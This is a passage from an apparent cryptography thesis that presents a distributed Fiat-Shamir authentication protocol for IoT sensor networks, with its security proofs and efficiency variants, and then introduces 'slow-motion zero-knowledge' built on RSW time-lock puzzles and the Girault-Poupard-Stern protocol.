- *Step 2:* $\mathcal{T}$ sends a random e as an authentication challenge (AC-message) to the $\mathcal{N}_i$ directly connected to it.

- *Step 3:* Upon receiving an AC-message e, each $\mathcal{N}_i$ computes $y_i \leftarrow r_i s_i^{e_i}$. $\mathcal{N}_i$ then sends the AC-message to all its children, if any. When they respond, $\mathcal{N}_i$ multiplies the y_j values received from all its children together, and with its own y_i, and sends the result to its own parent. The network therefore computes collectively the product of all the y_i's and transmits the result y_c to $\mathcal{T}$. This is illustrated in Figure 3.2.

[2]This is for clarity. It is straightforward to give each node several private keys, and adapt the algorithm accordingly.

- *Step 4:* Upon receiving y_c, $\mathcal{T}$ checks that $y_c^2 = x_c \prod v_i^{e_i}$, where $v_1, \ldots, v_k$ are the public keys corresponding to $s_1, \ldots, s_k$ respectively.




Figure 3.1: The construction of x_c.




Figure 3.2: The construction of y_c.

Figure 3.3: The proposed algorithm running on a network. Each parent node aggregates the values computed by its children and adds its own information before transmitting the result upwards to the base station.

Note that the protocol may be interrupted at any step. In the version of the algorithm that we have just described, this results in a failed authentication.

3.1.3.2 Back-up authentication

Network authentication may fail for many reasons described and analysed in detail in Section 3.1.4.3. As a consequence of the algorithm's distributed nature that we have just described, a single defective node suffices for authentication to fail.

This is the intended behaviour; however there are contexts in which such a brutal answer is not enough, and more information is needed. For instance, one could wish to know *which* node is responsible for the authentication failure.

A simple back-up strategy consists in performing *usual* Fiat-Shamir authentication with all the nodes that still respond, to try and identify where the problem lies. Note that, as long as the network is healthy, using our distributed algorithm instead is more efficient and consumes less bandwidth and less energy.

Since all nodes already embark the hardware and software required for Fiat-Shamir computations, and can use the same keys, there is no real additional burden in implementing this solution.

3.1.4 Security Proofs

In this section we wish to discuss the security properties relevant to our construction. The first and foremost fact is that algorithm given in Figure 3.2 is *correct*: a legitimate network will always succeed in proving its authenticity, provided that packets are correctly transmitted to the base station $\mathcal{T}$ (possibly hopping from node to node) and that nodes perform correct computations.

The interesting part, therefore, is to understand what happens when such hypotheses do *not* hold.

3.1.4.1 Soundness

Lemma 3.1 (Soundness) *If the authentication protocol succeeds then with overwhelming probability the network nodes are genuine.*

Proof: Assume that an adversary $\mathcal{A}$ simulates the whole network, but does not know the s_i, and cannot compute in polynomial time the square roots of the public keys v_i. Then, as for the original Fiat-Shamir protocol [FS87], the base station will accept $\mathcal{A}$'s identification with probability bounded by 2^k where k is the number of nodes. □

3.1.4.2 Zero-knowledge

Lemma 3.2 (Zero-knowledge) *The distributed authentication protocol of Section 3.1.3.1 achieves statistical zero-knowledge.*

Proof: Let $\mathcal{P}$ be a prover and $\mathcal{A}$ be a (possibly cheating) verifier, who can use any adaptive strategy and bias the choice of the challenges to try and obtain information about the secret keys.

Consider the following simulator $\mathcal{S}$:

Step 1. Choose $\overline{e} \stackrel{\$}{\leftarrow} \{0,1\}^k$ and $\overline{y} \stackrel{\$}{\leftarrow} [0, n-1]$ using any random tape ω'

Step 2. Compute $\overline{x} \leftarrow \overline{y}^2 \prod v_i^{\overline{e}_i}$ and output $(\overline{x}, \overline{e}, \overline{y})$.

The simulator $\mathcal{S}$ runs in polynomial time and outputs triples that are indistinguishable from the output of a prover that knows the corresponding private key.

If we assume the protocol is run N times, and that $\mathcal{A}$ has learnt information which we denote η, then $\mathcal{A}$ chooses adaptively a challenge using all information available to it $e(x, \eta, \omega)$ (where ω is a random tape). The proof still holds if we modify $\mathcal{S}$ in the following way:

Step 1. Choose $\overline{e} \stackrel{\$}{\leftarrow} \{0,1\}^k$ and $\overline{y} \stackrel{\$}{\leftarrow} [0, n-1]$ using any random tape ω'

Step 2. Compute $\overline{x} \leftarrow \overline{y}^2 \prod v_i^{\overline{e}_i}$

Step 3. If $e(\overline{x}, \eta, \omega) = \overline{e}$ then go to Step 1 ; else output $(\overline{x}, \overline{e}, \overline{y})$.

Note that the protocol is also "locally" ZK, in the sense that an adversary simulating ℓ out of k nodes of the network still has to face the original Fiat-Shamir protocol. □

3.1.4.3 Security analysis

Choice of parameters Let λ be a security parameter. To ensure this security level the following constraints should be enforced on parameters:

- The identification protocol should be run $t \geq \lceil \lambda / k \rceil$ times (according to Lemma 3.1), which is reasonably close to one as soon as the network is large enough;
- The modulus n should take more than $2^{\lambda t}$ operations to factor;
- Private and public keys are of size comparable to n.

Complexity The number of operations required to authenticate the network depends on the exact topology at hand, but can safely be bounded above:

- Number of modular squarings: $2kt$
- Number of modular multiplications $\leq 3kt$

In average, each $\mathcal{N}_i$ performs only a constant (a small) number of operations. Finally, only $O(d)$ messages are sent, where d is the degree of the minimum spanning tree of the network. Pathological cases aside, $d = O(\log k)$, so that only a logarithmic number of messages are sent during authentication.

All in all, for $\lambda = 256$, $k = 1024$ nodes and $t = 1$, we have $n \geq 2^{1024}$, and up to 5 modular operations per node.

Root causes of authentication failure Authentication may fail for several reasons. This may be caused by network disruption, so that no response is received from the network – at which point not much can be done.

However, more interestingly, $\mathcal{T}$ may have received an invalid value of y_c. The possible causes are easy to spot:

1. A topology change occurred during the protocol:
   - If all the nodes are still active and responding, the topology will eventually converge and the algorithm will get back to Step 0.
   - If however, the topology change is due to nodes being added or removed, the network's integrity has been altered.
2. A message was not transmitted: this is equivalent to a change in topology.
3. A node sent a wrong result. This may stem from low battery failure or when errors appear within the algorithm the node has to perform (fault injection, malfunctioning, etc). In that case authentication is expected to fail.

Effect of network noise Individual nodes may occasionally receive incorrect (ill-formed, or well-formed but containing wrong information) messages, be it during topology reconstruction (M-messages) or distributed authentication (A-messages). Upon receiving incorrect A or M messages, nodes may dismiss them or try and acknowledge them, which may result in a temporary failure to authenticate. An important parameter which has to be taken into account in such an authentication context is the number of children of a node. When a node with many children starts failing, all its children are disconnected from the network and cannot be contacted or authenticated anymore. While a dysfunction at the leaf level might be benign, the failure of a fertile node is catastrophic.

Man-in-the-Middle An adversary could install itself between nodes, or between nodes and the base station, and try to intercept or modify communications. Lemma 3.2 proves that a passive adversary cannot learn anything valuable, and Lemma 3.1 shows that an active adversary cannot fool authentication.

It is still possible that the adversary *relays* information, but any attempt to intercept or send messages over the network would be detected.

3.1.5 Variants and implementation trade-offs

The protocol may be adapted to better fit operational constraints: in the context of IoT for instance communication is a very costly operations. We describe variants that aim at reducing the amount of information sent by individual nodes, while maintaining security.

3.1.5.1 Shorter challenges variant

In the protocol, the *long* (say, 128-bit) challenge e is sent throughout the network to all individual nodes. One way to reduce the length of e without compromising security is the following:

- A *short* (say, 80-bit) value e is sent to the nodes;
- Each node i computes $e_i \leftarrow H(e\|i)$, and uses e_i as a challenge;
- The base station also computes e_i the same way, and uses this challenge to check authentication.

This variant does not impact security, assuming an ideal hash function H, and it can be used in conjunction with the other improvements described below.

3.1.5.2 Multiple-secret variant

Instead of keeping one secret value s_i, each node could have multiple secret values $s_{i,1}, \ldots, s_{i,\ell}$. Note that these additional secrets need not be stored: they can be derived from a secret seed.

The multiple secret variant is described here for a single node, for the sake of clarity. Upon receiving a challenge e_i (assuming for instance that e_i was generated by the above procedure), each node computes a response

$$y_i \leftarrow r_i s_{i,1}^{e_{i,1}} s_{i,2}^{e_{i,2}} \cdots s_{i,\ell}^{e_{i,\ell}} \bmod n.$$

This can be checked by the verifier by checking whether

$$y_i^2 \stackrel{?}{=} x_i v_{i,1}^{e_{i,1}} v_{i,2}^{e_{i,2}} \cdots v_{i,\ell}^{e_{i,\ell}} \bmod n.$$

To do swarm authentication, it suffices to perform aggregation as described in the protocol of Section 3.1.3 at intermediate nodes.

Using this approach, one can adjust the memory-communication trade-off, as the security level is $\lambda = t\ell$ (single-node compromission). Therefore, if $\ell = 80$ for instance, it suffices to authenticate once to get the same security as $t = 80$ authentications with $\ell = 1$ (which is the protocol of Section 3.1.3). This drastically cuts bandwidth usage, a scarce resource for IoT devices.

Furthermore, computational effort can be reduced by using batch exponentiation techniques to compute y_i.

3.1.5.3 Precomputed alphabet variant

A way to further reduce computational cost is the following: each node chooses an alphabet of m words $w_0, \ldots, w_{m-1}$ (a word is a 32-bit value), and computes once and for all the table of all pairwise products $p_{i,j} = m_i m_j$. Note that each $p_{i,j}$ entry is 64 bit long.

The values s_i are generated by randomly sampling from this alphabet. Put differently, s_i is built by concatenating u words (bit patterns) taken from the alphabet only.

We thus see that the s_i, which are mu-bit integers, can take m^u possible values. For instance if $m = u = 32$ then s_i is a 1024-bit number chosen amongst $32^{32} = 2^{160}$ possible values. Thanks to the lookup table, most multiplications need not be performed, which provides a substantial speed-up over the naive approach.

The size of the lookup table is moderate, for the example given, all we need to store is $32 \times 31/2 + 32 = 528$ values. This can be further reduced by noting that the first lines in the table can be removed: 32 values are zeros, 31 values are the results of multiplications by 1, 30 values are left shifts by 1 of the previous line, 29 values are the sum of the previous 2 and 28 values are left shifts by 2. Hence all in all the table can be compressed into $528 - 32 - 31 - 29 - 28 = 408$ entries. Because each entry is a word, this boils down to 1632 bytes only.

3.1.5.4 Precomputed combination variant

The idea is that computational cost can be cut down if we precompute and store some products, only to assemble them online during Fiat-Shamir authentication: the values of $s_{i,1,2} \leftarrow s_{i,1} s_{i,2}$, $s_{i,2,3} \leftarrow s_{i,2} s_{i,3}$, ... are stored in a lookup table.

The use of combined values $s_{i,a,b}$ in the evaluation of y results in three possible scenarios for each:

1. $s_a s_b$ appears in y – the probability of this occurring is 1/4 – in which case one additional multiplication must be performed;

2. $s_a s_b$ does not appear in y – the probability of this occurring is 1/4 – in which case no action is performed;

3. s_a or s_b appears, but not both – this happens with probability 1/2 – in which case one single multiplication is required.

As a result the expected number of multiplications is reduced by 25%, to wit $\frac{3}{4} \times 2^{m-1}$, where m is the size of e.

The method can be extended to work in a window of size $\kappa \geq 2$, for instance with $\kappa = 3$ we would precompute:

$$
\begin{aligned}
s_{i,3n,3n+1} &\leftarrow s_{i,3n} s_{i,3n+1} \\
s_{i,3n+1,3n+2} &\leftarrow s_{i,3n+1} s_{i,3n+2} \\
s_{i,3n,3n+2} &\leftarrow s_{i,3n} s_{i,3n+2} \\
s_{i,3n,3n+1,3n+2} &\leftarrow s_{i,3n} s_{i,3n+1} s_{i,3n+2}
\end{aligned}
$$

Following the same analysis as above, the expected number of multiplications during the challenge-response phase is $\frac{7}{8} \times \frac{2^m}{3}$. The price to pay is that larger values of κ claim more precomputing and memory.

More precisely, we have the following trade-offs, writing $\mu = 2^m \bmod \kappa$:

$$
\begin{aligned}
\text{Multiplications (expected)} &= 2^m \left(\frac{2^\kappa - 1}{2^\kappa} \left(\left\lfloor \frac{2^m}{\kappa} - 1 \right\rfloor \right) - \frac{2^\mu - 1}{2^\mu} \right) \\
\text{Pre-multiplications} &= \ell - 1 + \left((2^\kappa - \kappa - 1) \left\lfloor \frac{2^m}{\kappa} \right\rfloor \right) + (2^\mu - \mu - 1) \\
\text{Stored Values} &= (2^\kappa - 1) \left\lfloor \frac{2^m}{\kappa} \right\rfloor + (2^\mu - 1)
\end{aligned}
$$

where ℓ is the number of components of s_i.

3.1.6 Conclusion

In this work we describe a distributed Fiat-Shamir authentication protocol that enables network authentication using very few communication rounds, thereby alleviating the burden of resource-limited devices such as wireless sensors and other IoT nodes. Instead of performing one-on-one authentication to check the network's integrity, our protocol gives a proof of integrity for the whole network at once.

3.2 Zero knowledge with colliding commitments: Slow-motion zero-knowledge

Abstract

Discrete-logarithm authentication protocols are known to present two interesting features: The first is that the prover's commitment, $x = g^r$, claims most of the prover's computational effort. The second is that x does not depend on the challenge and can hence be computed in advance. Provers exploit this feature by pre-loading (or pre-computing) ready to use commitment pairs r_i, x_i. The r_i can be derived from a common seed but storing each x_i still requires 160 to 256 bits when implementing DSA or Schnorr.

This paper proposes a new concept called *slow motion zero-knowledge* (SM-ZK). SM-ZK allows the prover to slash commitment size (by a factor of 4 to 6) by combining classical zero-knowledge and a timing channel. We pay the conceptual price of requiring the ability to measure time but, in exchange, obtain communication-efficient protocols.

This is joint work with Houda Ferradi and David Naccache, which was presented at INSCRYPT 2015 in Beijing (China) and published in [FGN15].

3.2.1 Introduction

Authentication is a cornerstone of information security, and much effort has been put in trying to design efficient authentication primitives. However, even the most succinct authentication protocols require collision-resistant commitments. As proved by Girault and Stern [GS94], breaking beyond the collision-resistance size barrier is impossible. This paper shows that if we add the assumption that the verifier can measure the prover's response time, then commitment collision-resistance becomes unnecessary. We call this new construction *slow-motion zero knowledge* (SM-ZK).

As we will show, the parameter determining commitment size in SM-ZK protocols is the attacker's online computational power rather than the attacker's overall computational power. As a result, SM-ZK allows a significant reduction (typically by a factor of 4 to 6) of the prover's commitment size.

The prover's on-line computational effort remains unchanged (enabling instant replies in schemes such as GPS [GPS06]). The prover's offline work is only slightly increased. The main price is paid by the verifier who has to solve a time-puzzle per session. The time taken to solve this time-puzzle determines the commitment's shortness.

The major contribution of this work is thus a technique forcing a cheating prover to either attack the underlying zero-knowledge protocol or exhaust the space of possible replies in the presence of a time-lock function that slows down his operations. When this time-lock function is properly tuned, a simple time-out on the verifier's side rules out cheating provers. It is interesting to contrast this approach to the notion of *knowledge tightness* introduced by Goldreich, Micali and Widgerson [GMW91a], and generalizations such as *precise/local ZK* introduced by Micali and Pass [MP06], which uses similar time-constraint arguments but to prove reduced knowledge leakage bounds.


3.2.2 Building blocks

SM-ZK combines two existing building blocks that we now recall: three-pass zero-knowledge protocols and time-lock functions.

3.2.2.1 Three-pass zero-knowledge protocols

A Σ-protocol [HL10; Dam10; GMR85] is a generic 3-step interactive protocol, whereby a prover $\mathcal{P}$ communicates with a verifier $\mathcal{V}$. The goal of this interaction is for $\mathcal{P}$ to convince $\mathcal{V}$ that $\mathcal{P}$ knows some value – without revealing anything beyond this assertion. The absence of information leakage is formalized by the existence of a simulator $\mathcal{S}$, whose output is indistinguishable from the recording (trace) of the interaction between $\mathcal{P}$ and $\mathcal{V}$.

The three phases of a Σ protocol can be summarized by the following exchanges:



Namely,

- The prover sends a *commitment* x to the verifier;
- The verifier replies with a *challenge* c;
- The prover gives a *response* y.

Upon completion, $\mathcal{V}$ may accept or reject $\mathcal{P}$, depending on whether $\mathcal{P}$'s answer is satisfactory. Such a description encompasses well-known identification protocols such as Feige-Fiat-Shamir [FFS88] and Girault-Poupard-Stern [Gir90].

Formally, let R be some (polynomial-time) recognizable relation, then the set $L = \{v \text{ s.t. } \exists w, (v, w) \in R\}$ defines a *language*. Proving that $v \in L$ therefore amounts to proving knowledge of a witness w such that $(v, w) \in R$. A Σ-protocol satisfies the following three properties:

- *Completeness*: given an input v and a witness w such that $(v, w) \in R$, $\mathcal{P}$ is always able to convince $\mathcal{V}$.
- *Special honest-verifier zero-knowledge*[3]: there exists a probabilistic polynomial-time simulator $\mathcal{S}$ which, given v and a c, outputs triples (x, c, y) that have the same distribution as in a valid conversation between $\mathcal{P}$ and $\mathcal{V}$.
- *Special soundness*: given two accepting conversations for the same input v, with different challenges but an identical commitment x, there exists a probabilistic polynomial-time extractor procedure $\mathcal{E}$ that computes a witness w such that $(v, w) \in R$.

Many generalizations of zero-knowledge protocols have been discussed in the literature. One critical question for instance is to compose such protocols in parallel [GMW91a; MP06], or to use weaker indistiguishability notions (e.g., computational indistinguishability).

3.2.2.2 Commitment pre-processing

Because the commitment x does not depend on the challenge c, authors quickly noted that x can be prepared in advance. This is of little use in protocols where the creation of x is easy (e.g., Fiat-Shamir [FFS88]). Discrete-logarithm commitment pre-processing is a well-known optimization technique (e.g., [de 97; MN94]) that exploits two properties of DLP:

1. In DLP-based protocols, a commitment is generated by computing the exponentiation $x = g^r$ in a well-chosen group. This operation claims most of the prover's efforts.
2. The commitment x being unrelated to the challenge c, can hence be computed in advance. A "pre-computed commitment" is hence defined as $\{r, x\}$ computed in advance by $\mathcal{P}$[4]. Because several pre-computed commitments usually need to be saved by $\mathcal{P}$ for later use, it is possible to derive all the r_i components by hashing a common seed.

Such pre-processing is interesting as it enables very fast interaction between prover and verifier. While the technique described in this work does not require the use of pre-processing, it is entirely compatible with such optimizations.

3.2.2.3 Time-lock puzzles

Time-lock puzzles [RSW96; MMV11] are problems designed to guarantee that they will take (approximately) τ units of time to solve. Like proof-of-work protocols [DN92], time-locks have found applications in settings where delaying requests is desirable, such as fighting spam or denial-of-service attacks, as well as in electronic cash [ABM+05; DGN03; DNW05].

Time-lock puzzles may be based on computationally demanding problems, but not all such problems make good time-locks. For instance, inverting a weak one-way function would in general not provide a good time-lock candidate [RSW96]. The intuition is that the time it takes to solve a time-lock should not be significantly reduced by using more computers (i.e., parallel brute-force) or more expensive machines.

A time-lock puzzle is informally described as a problem such that there is a super-polynomial gap between the work required to generate the puzzle, and the parallel time required to solve it (for a polynomial number of parallel processors). The following definition formalizes this idea [Cio12].

[3] Note that *special* honest-verifier zero-knowledge implies honest-verifier zero-knowledge.
[4] Or for $\mathcal{P}$ by a trusted authority.

Definition 3.1 (Time-lock puzzle) *A time-lock puzzle is the data two PPT algorithms $\mathcal{T}_G(1^k, t)$ (problem generator) and $\mathcal{T}_V(1^k, a, v)$ (solution verifier) satisfying the following properties:*

- *For every PPT algorithm $B(1^k, q, h)$, for all $e \in \mathbb{N}$, there exists $m \in \mathbb{N}$ such that*

$$\sup_{t \geq k^m, |h| \leq k^e} \Pr\left[(q, a) \leftarrow \mathcal{T}_G(1^k, t) \text{ s.t. } \mathcal{T}_V(1^k, a, B(1^k, q, h)) = 1\right]$$

  is negl(k)*. Intuitively, $\mathcal{T}_G$ generates puzzles of hardness t, and B cannot efficently solve any puzzle of hardness $t \geq k^m$ for some constant m depending on B.*

- *There is some $m \in \mathcal{N}$ such that, for every $d \in \mathcal{N}$, there is a PPT algorithm $C(1^k, t)$ such that*

$$\min_{t \leq k^d} \Pr\left[(q, a) \leftarrow \mathcal{T}_G(1^k, t), v \leftarrow C(1^k, q) \text{ s.t. } \mathcal{T}_V(1^k, a, v) = 1 \text{ and } |v| \leq k^m\right]$$

  is overwhelming in k. Intuitively, this second requirement ensures that for any polynomial hardness value, there exists an algorithm that can solve any puzzle of that hardness.

Rivest, Shamir and Wagner [RSW96], and independly Boneh and Naor [BN00] proposed a time-lock puzzle construction relying on the assumption that factorization is hard. This is the construction we retain for this work, and to the best of our knowledge the only known one to achieve interesting security levels.[5] The original Rivest-Shamir-Wagner (RSW) time-lock [RSW96] is based on the "intrinsically sequential" problem of computing:

$$2^{2^\tau} \bmod n$$

for specified values of τ and an RSA modulus n. The parameter τ controls the puzzle's difficulty. The puzzle can be solved by performing τ successive squares modulo n.

Using the formalism above, the RSW puzzle can be described as follows:

$$\mathcal{T}_G(1^k, t) = \left((p_1 p_2, \min(t, 2^k)), (p_1, p_2, \min(t, 2^k))\right)$$

$$\mathcal{T}_V(1^k, (p_1, p_2, t'), v) = \begin{cases} 1 & \text{if } (v = v_1, v_2) \text{ and } v_1 = 2^{2^{t'}} \bmod n \text{ and } v_2 = n \\ 0 & \text{otherwise} \end{cases}$$

where p_1 and p_2 are $(k/2)$-bit prime numbers. Both solving the puzzle and verifying the solution can be efficiently done if p_1 and p_2 are known.

Good time-lock problems seem to be hard to find, and in particular there exist impossibility results against unbounded adversaries [MMV11]. Nevertheless, the RSW construction holds under a computational assumption, namely that factorisation of RSA moduli is hard

3.2.3 Slow motion zero-knowledge protocols

3.2.3.1 Definition

We can now introduce the following notion:

Definition 3.2 (SM-ZK) *A* Slow Motion Zero-Knowledge *(SM-ZK) protocol $(\sigma, \mathcal{T}, \tau, \Delta_{max})$, where σ defines a Σ protocol, $\mathcal{T}$ is a time-lock puzzle, $\tau \in \mathbb{N}$, and $\Delta_{max} \in \mathbb{R}$, is defined by the three following steps of σ:*

1. *Commitment: $\mathcal{P}$ sends a commitment x to $\mathcal{V}$*
2. *Timed challenge: $\mathcal{V}$ sends a challenge c to $\mathcal{P}$, and starts a timer.*
3. *Response: $\mathcal{P}$ provides a response y to $\mathcal{V}$, which stops the timer.*

$\mathcal{V}$ accepts iif

- *y is accepted as a satisfactory response by σ; and*
- *x is a solution to the time-lock puzzle $\mathcal{T}$ with input (y, c) and hardness τ; and*
- *time elapsed between challenge and response, as measured by the timer, is smaller than Δ_{max}.*

[5] See [GMP+11] for an overview. To be fair, Bitansky et al. [BGJ+16] provide a different construction, but it fundamentally relies on indistinguishability obfuscation and therefore is not (yet) practical.

3.2.3.2 Commitment shortening

Commitments in a Σ-protocol are under the control of $\mathcal{P}$, which may be malicious. If commitments are not collision-resistant, the protocol's security is weakened. Hence commitments need to be long, and in classical Σ protocols breaking below the collision-resistance size barrier is impossible as proved by [GS94].

However, as we now show, commitment collision-resistance becomes unnecessary in the case of SM-ZK protocols.

3.2.4 An example slow-motion zero-knowledge protocol

While SM-ZK can be instantiated with any three-pass ZK protocol, we will illustrate the construction using the Girault-Poupard-Stern (GPS) protocol [PS98; GPS06; Gir90], and a modification of the time-lock construction due to Rivest, Shamir and Wagner [RSW96].

Protocol 2: Girault-Poupard-Stern Identification Protocol

$\mathcal{P}$		$\mathcal{V}$
$r \xleftarrow{\$} [0, A-1]$		
$x \leftarrow g^r \bmod n$		
	$\xrightarrow{x}$	
		$c \xleftarrow{\$} [0, B-1]$
	$\xleftarrow{c}$	
if $c \notin [0, B-1]$ **then**		
abort		
else		
$y \leftarrow r + c \times s$		
	$\xrightarrow{y}$	
		if $y \in [0, A + (B-1)(S-1) - 1]$
		and $g^y v^c = x \bmod n$ **then**
		valid
		else
		invalid

3.2.4.1 Girault-Poupard-Stern protocol

GPS key generation consists in generating a composite modulus n, choosing a public generator $g \in [0, n-1]$ and integers A, B, S such that $A \gg BS$. Choice of parameters depends on the application and is discussed in [GPS06]. Implicitly, parameters A, B, S are functions of the security parameter k.

The secret key is an integer $s \in [0, S-1]$, and the corresponding public key is $v = g^{-s} \bmod n$. Authentication is performed as in Protocol 2.

$\mathcal{P}$ can also precompute as many values $x_i \leftarrow g^{r_i}$ as suitable for the application, storing a copy of r_i for later usage. The detailed procedure by which this is done is recalled in Section 3.2.8.

3.2.4.2 Girault-Poupard-Stern Rivest-Shamir-Wagner slow-motion zero-knowledge identification

We can now combine the previous building-blocks to construct a pre-processing scheme that requires little commitment storage.

The starting point is a slightly modified version of the RSW time-lock function $\tau \mapsto 2^{2^\tau}$. Let μ be some deterministic function (to be defined later) and $\overline{n}$ an RSA modulus different from the n used for the GPS, we define for integers τ, ℓ:

$$f_{\tau,\ell}(x) = \left(\mu(x)^{2^\tau} \bmod \overline{n}\right) \bmod 2^\ell.$$

Here, τ controls the puzzle hardness and ℓ is a parameter controlling output size.

The function $f_{\tau,\ell}$ only differs from the RSW time-lock in two respects: We use $\mu(x)$ instead of 2; and the result is reduced modulo 2^ℓ.

The motivation behind using a function μ stems from the following observation: An adversary knowing $x_1^{2^\tau}$ and $x_2^{2^\tau}$ could multiply them to get $(x_1 x_2)^{2^\tau}$. To thwart such attacks (and similar attacks based on the malleability of RSA) we suggest to use for μ a deterministic RSA signature padding function (e.g., the Full Domain Hash [BR93b]).

The reduction modulo 2^ℓ is of practical interest, it is meant to keep the size of answers manageable. Of course, an adversary could brute-force all values between 0 and $2^\ell - 1$ instead of trying to solve the time-lock. To avoid this situation, ℓ and τ should be chosen so that solving the time-lock is the most viable option of the two.

Under the same assumptions as RSW (hardness of factorization), and if ℓ and τ are properly tuned, $f_{\tau,\ell}$ generates a time-lock problem.

Then, we adapt a construction of M'Raïhi and Naccache [MN94] to GPS [Gir90]. This is done by defining a secret J, a public hash function H, and computing the quantities:

$$x'_i = g^{H(J,i,s)} \bmod n$$


This computation can be delegated to a trusted authority. This is interesting in our case because the authority can compress these x'_i by computing $x_i = f_{\tau,\ell}(x'_i)$. Note that because the authority knows the factors of $\overline{n}$, computing the x_i is fast. $\mathcal{P}$ is loaded with k pre-computed commitments $x_1, \ldots, x_k$ as shown in Protocol 3. The quantity k of pre-computed commitments depends on the precise application.

Protocol 3: Slow motion commitment pre-processing for GPS

Authority		$\mathcal{P}$
		$J \xleftarrow{\$} [1, 2^{512}]$
	$\xleftarrow{J}$	
for $i = 1$ to k **do**		
$r_i \leftarrow H(J, i, s)$		
$x'_i \leftarrow g^{r_i} \bmod n$		
$x_i \leftarrow f_{\tau,\ell}(x'_i)$		
end for		
	$\xrightarrow{x_1,\ldots,x_k}$	
		Store $J, x_1, \ldots, x_k$

When $\mathcal{V}$ wishes to authenticate $\mathcal{P}$ the parties execute the protocol shown in Protocol 4. With a proper choice of τ, ℓ we can have a reasonable verification time (assuming that $\mathcal{V}$ is more powerful than $\mathcal{P}$), extremely short commitments (e.g., 40-bit ones) and very little on-line computations required from $\mathcal{P}$.

Protocol 4: Slow Motion GPS



Note: Range tests on c and y were omitted for the sake of clarity.

3.2.4.3 Choice of parameters

What drives the choice of parameters is the ratio between:

- The time t it takes to a legitimate prover to compute y and transmits it. In GPS this is simply one multiplication of operands of sizes $\log_2 B$ and $\log_2 S$ (additions neglected), this takes time $\lambda \log(B) \log(S)$ for some constant λ (not assuming optimizations such as [Ber86] based on the fact that operand s is constant).

- The time T it takes for the fastest adversary to evaluate once the time-lock function $f_{\tau,\ell}$. T does not really depend on ℓ, and is linear in τ. We hence let $T = \nu\tau$. Note that there is no need to take into account the size of $\overline{n}$, all we require from $\overline{n}$ is to be hard to factor. That way, the slowing effect will solely depend on τ.

In a brute-force attack, there are 2^ℓ possibilities to exhaust. The most powerful adversary may run $\kappa \leq 2^\ell$ parallel evaluations of the time-lock function, and succeed to solve the puzzle in t time units with probability

$$\epsilon = \frac{\kappa t}{2^\ell T} = \frac{\kappa \log(B) \log(S) \lambda}{\nu 2^\ell \tau}$$

A typical instance resulting in 40-bit commitments is $\{\kappa = 2^{24}, T = 1, t = 2^{-4}, \epsilon = 2^{-20}\} \Rightarrow \ell = 40$. Here we assume that the attacker has 16.7 million (2^{24}) computers capable of solving one time-lock challenge per second ($T = 1$) posing as a prover responding in one sixteenth of a second ($t = 2^{-4}$). Assuming the least secure DSA parameters (160-bit q) this divides commitment size by 4. For 256-bit DSA the gain ratio becomes 6.4.

The time-out constant $\Delta_{\max}$ in Protocol 4 is tuned to be as small as possible, but not so short that it prevents legitimate provers from authenticating. Therefore the only constraint is that $\Delta_{\max}$ is greater or equal to the time t it takes to the *slowest legitimate prover* to respond. Henceforth we assume $\Delta_{\max} = t$.

3.2.5 Security Proof

The security of this protocol is related to that of the standard GPS protocol analysed in [PS98; GPS06]. We recall here the main results and hypotheses.

3.2.5.1 Preliminaries

The following scenario is considered. A randomized polynomial-time algorithm Setup generates the public parameters $(\mathcal{G}, g, S)$ on input the security parameter k. Then a second probabilistic algorithm GenKey generates pairs of public and private keys, sends the secret key to $\mathcal{P}$ while the related public key is made available to anybody, including of course $\mathcal{P}$ and $\mathcal{V}$. Finally, the identification procedure is a protocol between $\mathcal{P}$ and $\mathcal{V}$, at the end of which $\mathcal{V}$ accepts or not.

An adversary who doesn't corrupt public parameters and key generation has only two ways to obtain information: either passively, by eavesdropping on a regular communication, or actively, by impersonating (in a possibly non protocol-compliant way) $\mathcal{P}$ and $\mathcal{V}$.

The standard GPS protocol is proven complete, sound and zero-knowledge by reduction to the *discrete logarithm with short exponent problem* [GPS06]:

Definition 3.3 (Discrete logarithm with short exponent problem) *Given a group $\mathcal{G}$, $g \in \mathcal{G}$, and integer S and a group element g^x such that $x \in [0, S-1]$, find x.*

3.2.5.2 Compressed commitments for time-locked Girault-Poupard-Stern identification

We now consider the impact of shortening the commitments to ℓ bits on security, while taking into account the time constraint under which $\mathcal{P}$ operates. The shortening of commitments will indeed weaken the protocol [GS94] but this is compensated by the time constraint, as explained below.

Lemma 3.3 (Completeness) *Execution of the protocol of Protocol 4 between a prover $\mathcal{P}$ who knows the secret key corresponding to his public key, and replies in bounded time Δ_{max}, and a verifier $\mathcal{V}$ is always successful.*

Proof: This is a direct consequence of the completeness of the standard GPS protocol [GPS06, Theorem 1]. By assumption, $\mathcal{P}$ computes y and sends it within the time allotted for the operation. This computation is easy knowing the secret s and we have

